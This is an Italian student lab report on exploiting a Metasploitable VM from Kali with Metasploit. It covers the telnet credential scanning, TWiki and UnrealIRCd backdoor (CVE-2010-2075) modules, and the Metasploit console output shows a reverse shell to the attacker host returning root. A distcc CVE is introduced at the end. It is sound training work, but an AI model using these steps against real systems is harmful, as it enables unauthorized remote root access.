Cyber Security Report

W16D1

25/10/2025

Autore :
Pace Massimiliano
email : *efmpas@gmail.com*

Indice :

INTRODUZIONE

° In questa esercitazione utilizzeremo Kali per sfruttare la vulnerabilità relativa a telnet con un modulo ausiliario della Metasploitable

SPIEGAZIONE ESERCIZIO


° Step 1: Avvio delle VM Kali e Metasploit

° Step 2 : Una volta avviate le 2 VM tramite Kali avviamo il terminale

° Step 3: Sul terminale facciamo un ping sulla macchina target

° Step 4 : avviamo msfconsole
° Step 5 :utilizziamo il modulo ausiliario per sfruttare la vulnerabilità
Codice usato :


1' auxiliary(scanner/telnet/telnet_version)



° Step 6 : sentiamo RHOST con l'ip target

° Step 7 : azioniamo il nostro modulo con run

° Step 8 : dopo aver recuperato le credenziali colleghiamo al nostro target tramite telnet





TENTATIVO UTILIZZO VULNERABILITA' TWIKI

° **Step 1** come nel procedimento precedente andremo a sfruttare msfconsole con un exploit per twiki

Codice: exploit(unix/webapp/twiki_history)

° **Step 2** cercheremo il payload adatto e una volta trovato lo aggiungeremo codice set payload ed entreremo in twiki per testare la riuscita del nostro exploit





ESERCIZIO EXTRA EXPLOIT TELNET E TWIKI


Step 1 :**CVE-2010-2075**


UnrealIRCd è un software open-source utilizzato per gestire server IRC Internet Relay Chat, un protocollo che permette

comunicazioni in tempo reale attraverso canali di testo, utilizzati da gruppi di persone o da singoli utenti in modalità privata. UnrealIRCd è noto per la sua flessibilità, la vasta gamma di funzionalità e la personalizzazione avanzata, caratteristiche che lo rendono una scelta popolare per chi vuole gestire server IRC. Il software è disponibile su varie piattaforme, inclusi sistemi operativi Linux, BSD, Windows e macOS. UnrealIRCd 3.2.8.1, distribuito su alcuni siti mirror da novembre 2009 a giugno 2010, contiene una modifica introdotta esternamente (Trojan Horse) nella macro DEBUG3_DOLOG_SYSTEM, che consente ad aggressori remoti di eseguire comandi arbitrari.

Modulo Metasploit: exploit/unix/irc/unreal_ircd_3281_backdoor

Avviamo metasploit e cerchiamo il modulo ircd e impostiamo Rhosts 192.168.50.101
Aggiungiamo il nostro payload : **payload/cmd/unix/reverse.**
Impostiamo LHOST (nostro ip) foto 1 e 2


kali@kali: ~/Desktop
Session Actions Edit View Help
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use exploit twiki
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/moinmoin_twikidraw 2012-12-30 manual Yes MoinMoin twikidraw Action Traversal File Upload
1 exploit/unix/http/twiki_debug_plugins 2014-10-09 excellent Yes TWiki Debugenableplugins Remote Code Execution
2 exploit/unix/webapp/twiki_history 2005-09-14 excellent Yes TWiki History TWikiUsers rev Parameter Command Execution
3 exploit/unix/webapp/twiki_maketext 2012-12-15 excellent Yes TWiki MAKETEXT Remote Command Execution
4 exploit/unix/webapp/twiki_search 2004-10-01 excellent Yes TWiki Search Function Arbitrary Command Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
msf > use 2
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_history) >
Foto 1


kali@kali: ~/Desktop
Session Actions Edit View Help
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
payload ⇒
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payloads 6
[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads ⇒ 6
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.50.4:4444
[*] 192.168.50.101:6667 - Connected to 192.168.50.101:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.50.101:6667 - Sending backdoor command ...
id
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo HKtcy1lupIWPLbj0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "HKtcy1lupIWPLbj0\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.4:4444 → 192.168.50.101:46799) at 2025-10-25 11:12:44 +0200
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
Foto 2

Step 1 :

CVE-2004-2687

distcc è un software open-source che consente la compilazione distribuita di codice sorgente C, C++ e Objective-C su più macchine in una rete. Il suo scopo principale è accelerare il processo di compilazione suddividendo i compiti tra vari computer, invece di farli eseguire da una singola macchina. distcc lavora senza richiedere che tutte le macchine della rete abbiano configurazioni identiche o software specializzati; in pratica, può utilizzare i compilatori standard già presenti sui sistemi remoti. distcc 2.x, come utilizzato in XCode 1.5 e altri, se non configurato per limitare l'accesso alla porta del server, consente ad aggressori remoti di eseguire comandi arbitrari

